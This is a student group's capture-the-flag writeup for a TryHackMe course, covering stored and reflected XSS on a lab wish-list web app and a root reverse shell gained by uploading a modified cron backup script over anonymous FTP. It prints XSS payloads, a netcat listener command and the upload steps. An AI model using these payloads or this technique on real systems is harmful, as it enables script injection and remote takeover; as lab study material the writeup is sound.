

# PSP0201

## Week 3

# Writeup

Group Name: Hacktocrats

Members

ID	Name	Role
1211103194	NUR FARAHIYA AIDA BINTI ABD RAZAK	Leader
1211103602	NUR ALIA AMELISA SYAZREEN BINTI MOHD SULEI	Member
1211103430	AINA SOFEA BINTI AMIER HAMZAH	Member
1211103237	NURUL AIN BINTI KAMARUDIN	Member

# DAY 6 : Web Exploitation - Be Careful With What You Wish On A Christmas Night

Tools used: Kali Linux, Firefox, Google Chrome

## Solution/Walkthrough:

Question 1: Open OWASP Cheat Sheet on google chrome to read and match the correct description with its input validation level

The screenshot shows a browser window with the URL [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md). The page content discusses input validation strategies and implementation. It includes sections on syntactical and semantic validation, and examples of regular expressions for US Zip codes and state abbreviations.

possible in the data flow, preferably as soon as the data is received from the external party.

Data from all potentially untrusted sources should be subject to input validation, including not only Internet-facing web clients but also backend feeds over extranets, from [suppliers](#), [partners](#), [vendors](#) or [regulators](#), each of which may be compromised on their own and start sending malformed data.

Input Validation should not be used as the *primary* method of preventing [XSS](#), [SQL Injection](#) and other attacks which are covered in respective [cheat sheets](#) but can significantly contribute to reducing their impact if implemented properly.

### Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

### Implementing input validation

Input validation can be implemented using any programming technique that allows effective enforcement of syntactic and semantic correctness, for example:

- Data type validators available natively in web application frameworks (such as [Django Validators](#), [Apache Commons Validators](#) etc).
- Validation against [JSON Schema](#) and [XML Schema \(XSD\)](#) for input in these formats.

Question 2: Browse through OWASP Cheat Sheet to find the regular expression used to validate a US Zip code

The screenshot shows a browser window with the URL [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md). The page content discusses regular expressions for validating US Zip codes and state abbreviations.

Developing regular expressions can be complicated, and is well beyond the scope of this cheat sheet.

There are lots of resources on the internet about how to write regular expressions, including this [site](#) and the [OWASP Validation Regex Repository](#).

When designing regular expression, be aware of [RegEx Denial of Service \(ReDoS\) attacks](#). These attacks cause a program using a poorly designed Regular Expression to operate very slowly and utilize CPU resources for a very long time.

In summary, input validation should:

- Be applied to all input data, at minimum.
- Define the allowed set of characters to be accepted.
- Define a minimum and maximum length for the data (e.g. `{1,25}`).

### Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```

Validating U.S. State Selection From a Drop-Down Menu

```
^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU|HI|ID|IL|IN|IA|KS|KY|LA|ME|NH|MD|MA|MI|MN|MS|MO|MT|NE|NV|NH|NJ|NM|NY|NC|ND|MP|OK|OR|PW|PA|PR|RI|SC|SD|TN|TX|UT|VT|VI|VA|WA|WV|WI|WY|WV|WY)$
```

### Question 3: Finding vulnerability type used to exploit the application using OWASP ZAP and found stored XSS inside <p> tag and <script> tag

The screenshot shows a web browser with several tabs open. The main tab displays a challenge titled "Task 8 | [Day 6] Web Exploitation Be careful with what you wish on a Christmas night". Below the title, there's a section about a snowman holding a gift, with the word "XSS" at the bottom. To the right of the browser is the OWASP ZAP interface. The "Alerts" tab is selected, showing a single alert for "Cross Site Scripting (Persistent)". The alert details are as follows:

Confidence	Medium
Parameter	comment
Attack	</p><script>alert(1);</script><p>
CWE ID	79
WASC ID	8
Source	Active
Description	

The "Body: Text" tab in ZAP shows the injected payload: <p>ZAP</p></div><br><p></p><script>alert(1);</script><p></p></div>.

### Question 4: Insert random words in christmas wish input and found the query string that can be abused to craft reflected XSS in the webpage

The screenshot shows a web browser with several tabs open. The main tab displays a challenge titled "Task 8 | [Day 6] Web Exploitation Be careful with what you wish on a Christmas night". Below the title, there's a section about a snowman holding a gift, with the word "XSS" at the bottom. To the right of the browser, a Firefox window is open, showing a search results page for "10.10.241.249:5000/?=wish". The search results include links to youtube, facebook, wikipedia, reddit, and twitter. Below the search bar, it says "Here are all wishes that have 'wish': Enter your wish here:" and "New book...".

Question 5: After running automated scan on Zaproxy, two types of XSS alerts were found which is Persistent Cross Site Scripting (Stored XSS) and Reflected Cross Site Scripting

The screenshot shows a browser window with several tabs open, including the TryHackMe challenge page and the OWASP ZAP tool. The challenge page has a festive theme with a snowman and the word 'XSS'.

**ZAP Tool Alerts:**

- Cross Site Scripting (Persistent)**: URL: http://10.10.241.249:5000/
- Cross Site Scripting (Reflected)**: URL: http://10.10.241.249:5000/

**Alert Details:**

- Risk:** High
- Confidence:** High
- Parameter:** comment
- Attack:** </p><script>alert(1);</script><p>
- Evidence:** </p><script>alert(1);</script><p>
- CWE ID:** 79
- WASC ID:** 8

The screenshot shows a browser window with several tabs open, including the TryHackMe challenge page and the OWASP ZAP tool. The challenge page has a festive theme with a snowman and the word 'XSS'.

**ZAP Tool Alerts:**

- Cross Site Scripting (Persistent)**: URL: http://10.10.241.249:5000/
- Cross Site Scripting (Reflected)**: URL: http://10.10.241.249:5000/

**Alert Details:**

- Risk:** Medium
- Confidence:** Medium
- Parameter:** comment
- Attack:** </p><script>alert(1);</script><p>
- Evidence:** </p><script>alert(1);</script><p>
- CWE ID:** 79
- WASC ID:** 8

## Question 6: Implementing stored XSS by inserting malicious Javascript code into Wish text box

The screenshot shows a web browser with multiple tabs open. The active tab is a comment section from a website. It displays a normal comment and a malicious comment. The malicious comment contains a script tag that executes an alert('xss') function when the image is viewed.

**Comments**

```
<img src='LINK' onmouseover="alert('xss')">
```

In this case, an attacker embeds an image that is going to execute `alert('xss')` if the user's mouse goes over it.

Say we have a web application that allows users to post their comments under the post.

**Comments**

```
Sam: Hey, Check out my new room! lief  
Denial: Is shiba1 broken?  
Paradox: No.
```

Add a comment

Add your comment here...

Comment

An attacker can exploit this by putting an XSS payload instead of their comments and force everyone to execute a custom javascript code.

This is what happens if we use the above `<img>` payload there:

The right side of the screenshot shows a "Wish" submission form. It has a text input field containing the same malicious script, and a green button labeled "WISH!".

**YEAR 2020**

**Here you can anonymously submit your Christmas wishes and see what other people wished too!**

**Search query**

**Here are all wishes that have "wish":**

**Enter your wish here:**

```
<script>alert('PSP0201')</script>
```

**WISH!**

39m 23s

Once code entered, command was executed and alert box appeared on the screen

The screenshot shows a web browser with multiple tabs open. The active tab is a comment section from a website. It displays a normal comment and a malicious comment. The malicious comment contains a script tag that executes an alert('xss') function when the image is viewed.

**Comments**

```
Sam: Hey, Check out my new room! lief  
Denial: Is shiba1 broken?  
Paradox: No.
```

Add a comment

Add your comment here...

Comment

An attacker can exploit this by putting an XSS payload instead of their comments and force everyone to execute a custom javascript code.

This is what happens if we use the above `<img>` payload there:

The right side of the screenshot shows a "Wish" submission form. It has a text input field containing the same malicious script, and a green button labeled "WISH!". A JavaScript alert dialog box is displayed, showing the text "PSP0201".

**Welcome to Santa's official 'Make a Wish!' website**

**YEAR 2020**

**Here you can anonymously submit your Christmas wishes and see what other people wished too!**


**Search query**

**Showing all wishes:**

Transferring data from 10.10.241.249...

38m 35s

## Question 7: Closing the browser and revisit the website



In this case, an attacker embeds an image that is going to execute `alert('xss')` if the user's mouse goes over it.

Say we have a web application that allows users to post their comments under the post.

Comments

SueFox: Hey, Check out my new room! Bet!  
DenLala: Is shab1 broken?  
Paradox: No.


Add a comment

Add your comment here...


Comment

An attacker can exploit this by putting an XSS payload instead of their comments and force everyone to execute a custom javascript code.

This is what happens if we use the above `<img>` payload there:



A malicious picture executes a custom `alert('xss')` once being viewed. This is the most common example of stored XSS.




Welcome to Santa's official 'Make a Wish!' website  
YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query


Showing all wishes:

ZAP THM AttackBox 37m 36s



This year, Santa wanted to go fully digital and invented a "Make a wish!" system. It's an extremely simple web app that would allow people to anonymously share their wishes with others. Unfortunately, right after the hacker attack, the security team has discovered that someone has compromised the "Make a wish!". Most of the wishes have disappeared and the website is now redirecting to a malicious website. An attacker might have pretended to submit a wish and request a malicious request on the server! The security team has pulled a backup server for you on `10.10.241.249:5000`. Your goal is to find the way the attacker could have exploited the application.

By Swafox



10.10.241.249:5000

- http://10.10.241.249:5000 — Visit
- Santa's portal http://10.10.241.249:5000
- Santa's portal http://10.10.241.249:5000/?q=wish

This time, search with:

- @amazon
- 10.10.241.249
- youtube
- facebook
- wikipedia
- reddit
- twitter

Recommended by Pocket Learn more

ZAP THM AttackBox 36m 49s

## XSS attack persist by displaying alert box as soon as we revisit the webpage

The screenshot shows a Mozilla Firefox window with multiple tabs open. The active tab is titled 'Santa's portal' and displays a Christmas-themed website for 'Santa's official 'Make a Wish!' website'. The page content includes a snowman illustration and a search bar. A modal dialog box is centered on the page, containing the text '1' and an 'OK' button. Below the modal, a message says 'Here you can anonymously share your Christmas wishes'. At the bottom of the page, there is a footer with the text 'Read 10.10.241.249' and 'THM AttackBox'.

### What is XSS?

Cross-site scripting (XSS) is a web vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, and carry out any actions that the user is able to perform. If the victim user has privileged access within the application (i.e. admin), then the attacker might be able to gain full control over all of the application's functionality and data. Due to XSS being a persistent vulnerability, it can still allow an attacker to

### Thought methodology / process:

After gaining access to the backup server, we performed automated scan in OWASP Zaproxy to find vulnerabilities in the web application. The scan showed a few vulnerabilities inside the web application including Stored Cross-Site Scripting and Reflected Cross-Site Scripting. Both were classified as high risk vulnerabilities. By using OWASP Zaproxy, we also found XSS payload written inside comment parameter of the Javascript code. We wrote our own XSS payload in the wish text box and caused an alert box displaying 'PSP0201' to appear. This proved that a malicious code has been stored in the web application. After that, we close the web browser and revisit the webpage to see if the attack persists. An alert box popped up as soon as the web page loaded, signalling us that the XSS attack will continue even if we re-open the web application.



## DAY 9: Anyone can be santa!

### Question 1:

Get into the ftp server in the terminal and find the files using 'ls' command

We're going to be using the "FTP" package that comes installed on most Linux environments but especially the THM AttackBox. To connect, we simply use `ftp` and provide the IP address of the Instance. In my case, I would use `ftp 10.10.185.239`, but you would need to use `ftp 10.10.1.249` for your vulnerable Instance.

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
<code>ls</code>	List files and directories in the working directory on the FTP server
<code>cd</code>	Change our working directory on the FTP server
<code>get</code>	Download a file from the FTP server to our device

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
<code>ls</code>	List files and directories in the working directory on the FTP server
<code>cd</code>	Change our working directory on the FTP server
<code>get</code>	Download a file from the FTP server to our device
<code>put</code>	Upload a file from our device to the FTP server

Let's look at the directories available to us using `ls`. There is only one folder with data that our user has permission to access:

```
Ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp>
```

File Edit View Search Terminal Help  
root@ip-10-10-10-177:~# ftp 10.10.1.249  
Connected to 10.10.1.249.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.1.249:root): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf\_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human\_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp>

## Question 2:

Try and error to find the FTP server that has data accessible by the “anonymous” user. Use the `cd` command to change the directory to the public, and use the “`ls`” command to get the list files and directories in the working directory.

The screenshot shows a web browser with several tabs open. The main content is a guide from TryHackMe on how to use an FTP server. It includes a table of commands and their descriptions, and a terminal session where the user connects via FTP to an IP address and lists files in the public directory. Below this, there's a note about a shell script named `backup.sh`. To the right, a terminal window on an AttackBox shows the user navigating to the `public` directory and listing files, including `backup.sh` and `shoppinglist.txt`.

## Question 3:

In the public directory, there are `backup.sh` and `shoppinglist.txt` files so to know which script can be executed within this directory, we use ‘`get`’ command. The scripts that are executed within this directory are `backup.sh`. Open the `backup.sh` using nano text editor.

The screenshot shows a web browser with several tabs open. The main content is a guide from TryHackMe on how to use a backup script. It includes a section on generating a shell via a exploit, a terminal session showing the creation of a `backup.sh` file, and a note about setting up a netcat listener. To the right, a terminal window on an AttackBox shows the user opening the `backup.sh` file with nano and reading its contents, which include comments about backing up files and transferring them via a backup server.

**9.5. Using FTP Over Terminal**

We're going to be using the "FTP" package that comes installed on most Linux environments but especially the THM AttackBox. To connect, we simply use `ftp` and provide the IP address of the instance. In my case, I would use `ftp 10.10.185.239`, but you would need to use `ftp 10.10.1.249` for your vulnerable instance.

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 111 113 341 Nov 16 2020 backup.sh
-rw-r--r-- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
200 PORT command successful. Consider using PASV.
150 OK to send data.
226 Transfer complete.
387 bytes sent in 0.00 secs (15.3780 MB/s)
ftp> 
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

#### Question 4:

To know the movie name in the shoppinglist.txt file, we use the 'cat' command

The screenshot shows a browser window with three tabs: "TryHackMe | 25 Days of Cyber Security", "Classwork for PSP0201 2130 - M1", and "PSP0201 T2130 - Tutorial Week 3". Below the tabs is a toolbar with links to GitHub, Telegram, WhatsApp, MMLS, Canvas Student, Sci-Hub, Z-Library, CaMSys, Rumah Terbuka IU, and TryHackMe Dashb... The main content area displays several sections of text from a tutorial, interspersed with terminal command-line outputs. On the right side, there is a terminal window titled "root@ip-10-10-10-177:~" showing a file transfer and reading of a text file named "shoppinglist.txt".

9.6.2. Let's set up a `netcat` listener to catch the connection to our AttackBox:  
`nc -lvpn 4444`

9.6.3. We'll now attempt to upload our malicious script to the folder that we have write permissions on the FTP server by returning to our FTP prompt and using `put` to put the file into that directory (ensuring it is your current directory).

9.6.4. Return to our `netcat` listener, after waiting one minute, you should see an output like below! Success! We have a reverse system shell on the FTP Server as the most powerful user. Any commands you now use will execute on the FTP server's system.

```
root@ip-10-10-10-177:~# nc -lvpn 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.1.249 49292 received!
bash: cannot set terminal process group (1404): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfcc-ftp-01:~# cat shoppinglist.txt
cat: shoppinglist.txt: No such file or directory
root@tbfcc-ftp-01:~# exit
exit
root@ip-10-10-10-177:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-10-177:~#
```

Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

9.6.5.2. We've discovered that we have permission to upload and download files. Whilst is also normal behaviour for FTP servers, anonymous users should not be able to upload files.

9.6.5.3. We've interpreted the information from a legitimate backup script to create a reverse shell onto our host.

## Question 5:

Using cat command and the contents of /root/flag.txt, we get the secret flag!!

The screenshot shows a web browser window with several tabs open. The active tab is titled 'PSP0201 T2130 - Tutorial Week 3' and displays a challenge from TryHackMe. The challenge asks the user to answer four questions:

- Question #1:** Name the directory on the FTP server that has data accessible by the "anonymous" user. Answer format: \*\*\*\*\*. Submit button.
- Question #2:** What script gets executed within this directory? Answer format: \*\*\*\*\*. Submit button.
- Question #3:** What movie did Santa have on his Christmas shopping list? Answer format: \*\*\*\*\*. Submit button.
- Question #4:** Re-upload this script to contain malicious data (just like we did in section 9.6). Output the contents of /root/flag.txt! Note: The script that we have uploaded may take a minute to return a connection. If it doesn't after a couple of minutes, double-check that you have set up a Netcat listener on the device that you are working from, and have provided the TryHackMe IP of the device that you are connecting from. Answer format: \*\*\*{\*\*\*\*\*}. Submit button.

Below the challenge, there are two task cards:

- Task 12** [Day 10] Networking Don't be sElfish!
- Task 13** [Day 11] Networking The Rogue Gnome

To the right of the browser is a terminal window titled 'Thu 23 Jun, 05:10 AttackBox IP:10.10.10.177'. The terminal shows a root shell session on the 'AttackBox'. The user runs 'cat shoppinglist.txt' and finds no file. Then they run 'cat /root/flag.txt' and see the flag: THM{even\_you\_can\_be\_santa}.

Thoughts methodology / process:

First and foremost, we get into the ftp server with our ip addresses and find the files using 'ls' command.